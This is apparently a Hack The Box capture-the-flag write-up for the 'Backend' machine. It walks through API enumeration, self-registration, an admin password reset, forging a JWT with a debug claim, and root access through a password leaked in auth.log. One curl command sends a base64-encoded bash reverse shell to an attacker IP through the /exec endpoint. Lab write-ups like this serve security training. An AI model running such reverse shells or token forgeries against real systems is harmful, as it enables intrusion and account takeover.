Backend - 10.10.11.161

Enumeration

Nmap scan revealed there were 2 open ports (22/80), so I figured this would be a web-based exploit to gain credentials then some sort of LPE once a shell was gained through SSH.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    uvicorn
```

80/tcp uvicorn


Initial recon of this service revealed it was hosting a web-based API *"UHC API Version 1.0"*

Okay, simple enough, let's enumerate to discover API endpoints for possible exploitation.

```
Target: http://10.10.11.161/

[10:50:08] Starting:
[10:50:24] 200 -   20B  - /api
[10:50:24] 307 -    0B  - /api/  ->  http://10.10.11.161/api
[10:50:24] 200 -   30B  - /api/v1
[10:50:29] 401 -   30B  - /docs
[10:50:29] 307 -    0B  - /docs/  ->  http://10.10.11.161/docs
```

I tried to access /docs but it required authentication. Next I took a look at /api/v1 and discovered two additional endpoints that were not revealed with dirsearch: user & admin.



During my initial recon into these endpoints, I ran into the issue that /api/v1/user was not found, but /api/v1/admin gave me an unauthenticated error. I did some research into API pentesting and consulted [HackTricks]() to find an article which led me in the right direction and I was able to find tons of information on users. I discovered the API used an integer value associated with each user which allowed me to further enumerate users and user information.

/api/v1/user/1 output:

```
guid    "36c2e94a-4271-4259-93bf-c96ad5948284"
email   "admin@htb.local"
```

```
date    null
time_created    1649533388111
is_superuser    true
id      1
```

I got stuck for a while trying to enumerate the user endpoint manually, so I did some googling and figured I would try using feroxbuster to test / filter different HTTP methods and requests, and it revealed two endpoints which I was able to leverage to gain user privilege on the API.

```
422      POST        1l        3w      172c
http://10.10.11.161/api/v1/user/login
200       GET        1l        1w      141c http://10.10.11.161/api/v1/user/1
422      POST        1l        2w       81c
http://10.10.11.161/api/v1/user/signup
200       GET        1l        1w      141c
http://10.10.11.161/api/v1/user/01
200       GET        1l        1w      141c
http://10.10.11.161/api/v1/user/001
200       GET        1l        1w      141c
http://10.10.11.161/api/v1/user/0001
[####################] - 2m     60000/60000   0s      found:6       errors:0
[####################] - 2m     60000/60000   345/s
http://10.10.11.161/api/v1/user
```

User Access

/api/v1/user/signup allowed me to create a new user, then login through **/api/v1/user/login** using the new credentials, giving access to an semi-unrestricted interactive FastAPI portal.
Register new user zig:

```
curl -v -s -X POST -d '{"email": "zig@htb.htb", "password": "testpassword"}'
http://10.10.11.161/api/v1/user/signup -H "Content-Type: application/json"
```


Login with zig:

```
curl -s -d 'username=zig@htb.htb&password=testpassword'
http://10.10.11.161/api/v1/user/login
```


Response:


```
{
  "access_token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIj
oxNjU3ODI4OTI5LCJpYXQiOjE2NTcxMzc3MjksInN1YiI6IjIiLCJpc19zdXBlcnVzZXIiOmZhbH
NlLCJndWlkIjoiMTJjZjk3NmEtNDNjMi00NTNlLWI1N2YtNjAyNGJmODljNzk3In0.Vpa9cAmcrC
```

```
8mhQeGjrWozQmhPT6eLh-v6jnPMipHPs4",
  "token_type": "bearer"
}
```

Once I was authenticated and had access to the frontend, I tried messing around with the API to see what endpoints I had access to and discovered the user flag and a very interesting endpoint that allowed me to update any user password by specifying a GUID, which we thankfully discovered during earlier enumeration.



Login with admin thru API w/ curl

```
curl -s -d 'username=admin@htb.local&password=password'
http://10.10.11.161/api/v1/user/login
```


Response



```
{

"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3R
va2VuIiwiZXhwIjoxNjU3ODMzMzE4LCJpYXQiOjE2NTcxNDIxMTgsInN1YiI6IjEiLCJpc19zdXB
lcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0YS00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQ
ifQ.EJBTHaVgn45Gw-UxWGP0JSGnY2RSJylVWMFGkK_l6bk",
```

```
    "token_type":"bearer"
}
```

Login thru web interface





With the higher-privilege admin account I was able to read files like /etc/passwd but I still was limited in the way that I did not have full command execution privileges which was provided through a JWT debug token. Source code analysis revealed the JWT we currently have needed the debug key in order to use the **/exec** endpoint, and with a few lines of Python we had a forged debug key.

```
>>> token = 'redacted'
>>> secret = 'redacted'
>>> decoded = jwt.decode(token, secret, ['HS256'])
>>> decoded
{'type': 'access_token', 'exp': 1657835375, 'iat': 1657144175, 'sub': '1',
'is_superuser': True, 'guid': '36c2e94a-4271-4259-93bf-c96ad5948284'}
>>> decoded["debug"] = True
>>> jwt.encode(decoded, secret, "HS256")
```

Base64 encode a bash reverse shell and boom we are in. Next step root.

```
┌──(root㉿kali)-[~/HackTheBox/Backend]
└─# curl -s 'http://10.10.11.161/api/v1/admin/exec/echo%20YmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi42LzQ0M
yAwPiYxIgo=|base64%20-d|bash' -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ0eXBlIjoiYWNjZXNzX3
Rva2VuIiwiZXhwIjoxNjU3ODM1Mzc1LCJpYXQiOjE2NTcxNDQxNzUsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiOiIzNmMyZTk0Y
S00MjcxLTQyNTktOTNiZi1jOTZhZDU5NDgyODQiLCJkZWJ1ZyI6dHJ1ZX0.uJuOP0rLmgpYfnWJAGCXtKTskmZ2oZb1BzHKvJUG5R8'
```

```
htb@Backend:~/uhc$ whoami && date
whoami && date
htb
Wed Jul  6 22:25:03 UTC 2022
htb@Backend:~/uhc$
```

Root Access

Straightforward... a user accidentally entered their password as a username and we now have a cleartext password in auth.log

```
htb@Backend:~/uhc$ ls
__pycache__  app          poetry.lock      pyproject.toml    typescript
alembic      auth.log     populateauth.py  requirements.txt  uhc.db
alembic.ini  builddb.sh   prestart.sh      run.sh
htb@Backend:~/uhc$ cat auth.log
07/06/2022, 17:26:46 - Login Success for admin@htb.local
07/06/2022, 17:30:06 - Login Success for admin@htb.local
07/06/2022, 17:43:26 - Login Success for admin@htb.local
07/06/2022, 17:46:46 - Login Success for admin@htb.local
07/06/2022, 17:51:46 - Login Success for admin@htb.local
07/06/2022, 17:55:06 - Login Success for admin@htb.local
07/06/2022, 18:08:26 - Login Success for admin@htb.local
07/06/2022, 18:16:46 - Login Success for admin@htb.local
07/06/2022, 18:18:26 - Login Success for admin@htb.local
07/06/2022, 18:25:06 - Login Success for admin@htb.local
07/06/2022, 18:33:26 - Login Failure for Tr0ub4dor&3
07/06/2022, 18:35:01 - Login Success for admin@htb.local
07/06/2022, 18:35:06 - Login Success for admin@htb.local
07/06/2022, 18:35:26 - Login Success for admin@htb.local
07/06/2022, 18:36:46 - Login Success for admin@htb.local
07/06/2022, 18:41:46 - Login Success for admin@htb.local
07/06/2022, 18:48:26 - Login Success for admin@htb.local
07/06/2022, 20:02:09 - Login Success for zig@htb.htb
07/06/2022, 21:15:00 - Login Failure for admin@htb.htb
07/06/2022, 21:15:18 - Login Success for admin@htb.local
07/06/2022, 21:18:35 - Login Success for admin@htb.local
07/06/2022, 21:19:51 - Login Success for admin@htb.local
07/06/2022, 21:49:27 - Login Failure for admin@htb.htb
07/06/2022, 21:49:35 - Login Success for admin@htb.local
```

su root and voila. rooted.

```
root@Backend:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Backend:~#
```